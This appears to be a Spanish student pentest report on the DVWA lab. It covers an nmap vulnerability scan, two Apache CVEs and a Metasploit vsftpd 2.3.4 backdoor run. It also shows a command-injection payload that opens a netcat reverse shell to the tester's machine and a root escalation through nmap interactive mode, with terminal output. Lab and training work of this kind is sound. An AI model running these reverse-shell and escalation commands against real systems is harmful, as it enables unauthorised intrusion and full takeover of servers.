

Reporte del Proyecto de Explotación en Pentesting en un sitio web vulnerable.

Introducción.

El presente informe detalla los resultados obtenidos tras la ejecución de una prueba de penetración (pentesting) sobre [DVWA]. El objetivo principal de esta evaluación consistió en identificar y documentar las vulnerabilidades existentes en el sistema, con el fin de cuantificar el riesgo al que se encuentra expuesta la infraestructura y proporcionar recomendaciones concretas para mitigar dichas amenazas.

Alcance.

El alcance de este pentesting se centró en la evaluación de la seguridad de [Nombre del sitio web], incluyendo:

- **Infraestructura:** Análisis de servidores web, bases de datos, redes y otros componentes relevantes.
- **Aplicaciones web.**
- **Controles de acceso.**
- **Seguridad de la información.**

Metodología.

De las herramientas más utilizadas en pentesting es amplio y variado. Algunas de las más comunes incluyen:

- **Escáneres de vulnerabilidades:** Nmap, Nessus, OpenVAS.
- **Herramientas para pruebas de web:** Burp Suite, OWASP ZAP, SQLmap.
- **Exploits:** Metasploit, Exploit-DB.
- **Herramientas de análisis de tráfico:** Wireshark.
- **Otros:** Herramientas de fuerza bruta, fuzzing, etc.

Técnicas


Las técnicas utilizadas dependen del tipo de vulnerabilidad y del objetivo del pentest. Algunas de las más comunes son:

- **Inyección SQL:** Introducir código SQL malicioso en los campos de entrada de un formulario.
- **XSS (Cross-Site Scripting):** Inyectar código cliente (JavaScript) en una página web para robar información o manipular el comportamiento del usuario.
- **CSRF (Cross-Site Request Forgery):** Forzar a un usuario autenticado a ejecutar acciones no deseadas en una aplicación web.

- **Enumeración de directorios:** Identificar directorios y archivos no documentados.
- **Fuerza bruta:** Intentar adivinar contraseñas o claves de acceso.
- **Fuzzing:** Introducir datos aleatorios o mal formados en una aplicación para provocar errores o comportamientos inesperados.
- **Análisis de código fuente:** Revisar el código fuente de la aplicación para identificar vulnerabilidades.

Detalles generales del reporte.

- Confirmación de las vulnerabilidades ejecutando el comando **sudo nmap -sV -sC --script=vuln + la dirección ip de la maquina vulnerable, esto con el fin de encontrar las vulnerabilidades más a detalle.**



Investigación de vulnerabilidades confirmadas.

- **Servidor Apache HTTP: SSRF con mod_rewrite en el contexto de servidor/vhost en Windows (CVE-2024-40898)**

SSRF en el servidor Apache HTTP en Windows con mod_rewrite en el contexto de servidor/vhost, permite potencialmente filtrar hashes NTLM a un servidor malicioso a través de SSRF y solicitudes maliciosas.

Se recomienda a los usuarios actualizar a la versión 2.4.62 que corrige este problema. Esta vulnerabilidad se encuentra en el puerto 80/tcp, servicio: HTTP, versión: apache.


- **Servidor Apache HTTP: divulgación de código fuente con controladores configurados a través de AddType (CVE-2024-40725)**

Una solución parcial para CVE-2024-39884 en el núcleo de Apache HTTP Server 2.4.61 ignora algunos usos de la configuración basada en el tipo de contenido heredado de los controladores. "AddType" y configuraciones similares, en algunas circunstancias donde los archivos se solicitan indirectamente, resultan en la divulgación del código fuente de contenido local. Por ejemplo, los scripts PHP pueden ser servidos en lugar de interpretados.

Se recomienda a los usuarios actualizar a la versión 2.4.62, que corrige este problema.


Uso de Metasploit para explotar las vulnerabilidades encontradas.

- Ejemplo de explotación de vulnerabilidad en el servicio FTP.



```
root@kali2800: ~  
File Actions Edit View Help  
Discovered hosts:  
192.168.0.10  
root@kali2800: ~  
File Actions Edit View Help  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > use exploit/unix/ftpd/vsftpd_234_backdoor  
Matching Modules  
# Name Description Disclosure Date Rank Check  
0 exploit/unix/ftpd/vsftpd_234_backdoor 2011-07-03 excellent No  
VSFTPD v2.3.4 Backdoor Command Execution  
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftpd/vsftpd_234_backdoor  
[*] Using exploit/unix/ftpd/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftpd/vsftpd_234_backdoor) > set RHOST 192.168.0.10  
RHOST => 192.168.0.10  
msf6 exploit(unix/ftpd/vsftpd_234_backdoor) > run  
[*] 192.168.0.10:21 - Banner: 220 (vsFTPD 2.3.4)  
[*] 192.168.0.10:21 - USER: 331 Please specify the password.  
[+] 192.168.0.10:21 - Backdoor service has been spawned, handling...
```

- Explotar una vulnerabilidad de command injection en DVWA.



En esta parte ejecutamos una serie de comandos que nos va a permitir la inyección de comandos con DVWA y nos de acceso a realizar el ataque, como resultado se obtiene un nivel de control sobre el servidor subyacente y esto va depender de las configuración y nivel de complejidad del mismo.

- Escalamiento de privilegios.

```
KaliEdward [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
root@kali2800: ~
File Actions Edit View Help
(root@kali2800)-[~]
# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.7] from (UNKNOWN) [192.168.0.12] 37633
whoami
www-data
find / -user root -perm /4000 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !whoami
root
system() execution of command failed
nmap> !sh
!sh
whoami
root
```

Vulnerability: Command Execution

Ping for FREE

IP address below:

2.168.0.7; no -e /bin/bash 192.168.0.7 4444 | submit

More info

[http://www.exploit-db.com/exploits/1364/](#) - Windows Remote Code Execution

[http://www.exploit-db.com/exploits/1364/](#) - Windows Remote Code Execution

[http://www.exploit-db.com/exploits/1364/](#) - Windows Remote Code Execution

En esta sección de escalamiento de privilegios, usamos el comando **nc -nlvp 4444** que es una forma de establecer una escucha en un puerto específico, en este caso, el puerto 4444, utilizando la herramienta netcat. Este comando hará que el sistema comprometido se conecte al sistema atacante en el puerto 4444 y ejecute un shell bash, lo que le dará al atacante un terminal en el sistema comprometido. Luego usamos el comando **nmap -i** que nos permite realizar exploraciones de red personalizadas, y en este caso queríamos escalar privilegios hasta poder tener el acceso como root, que como se ve en la imagen se pudo lograr.

Mitigación.

Algunas propuestas para remediar las vulnerabilidades explotadas pueden ser:

- En bases de datos, utilizar parámetros preparados para evitar la construcción dinámica de consultas SQL.
- Implementar un WAF para detectar y bloquear ataques comunes, incluyendo la inyección de comandos.
- Mantener actualizado el software y los sistemas operativos para corregir vulnerabilidades conocidas.
- Establecer límites en el número de conexiones simultáneas.
- Instalar parches de seguridad y actualizaciones regularmente.

Conclusión.

La explotación en pentesting de sitios web vulnerables es un proceso crucial para identificar y evaluar las debilidades de seguridad en una aplicación web. Al simular ataques reales, los pentesters pueden descubrir vulnerabilidades como inyección SQL, XSS, CSRF, y muchas otras que podrían ser explotadas por atacantes malintencionados.

El objetivo principal es proporcionar a las organizaciones una visión clara de su postura de seguridad y permitirles tomar medidas correctivas antes de que un atacante comprometa sus sistemas.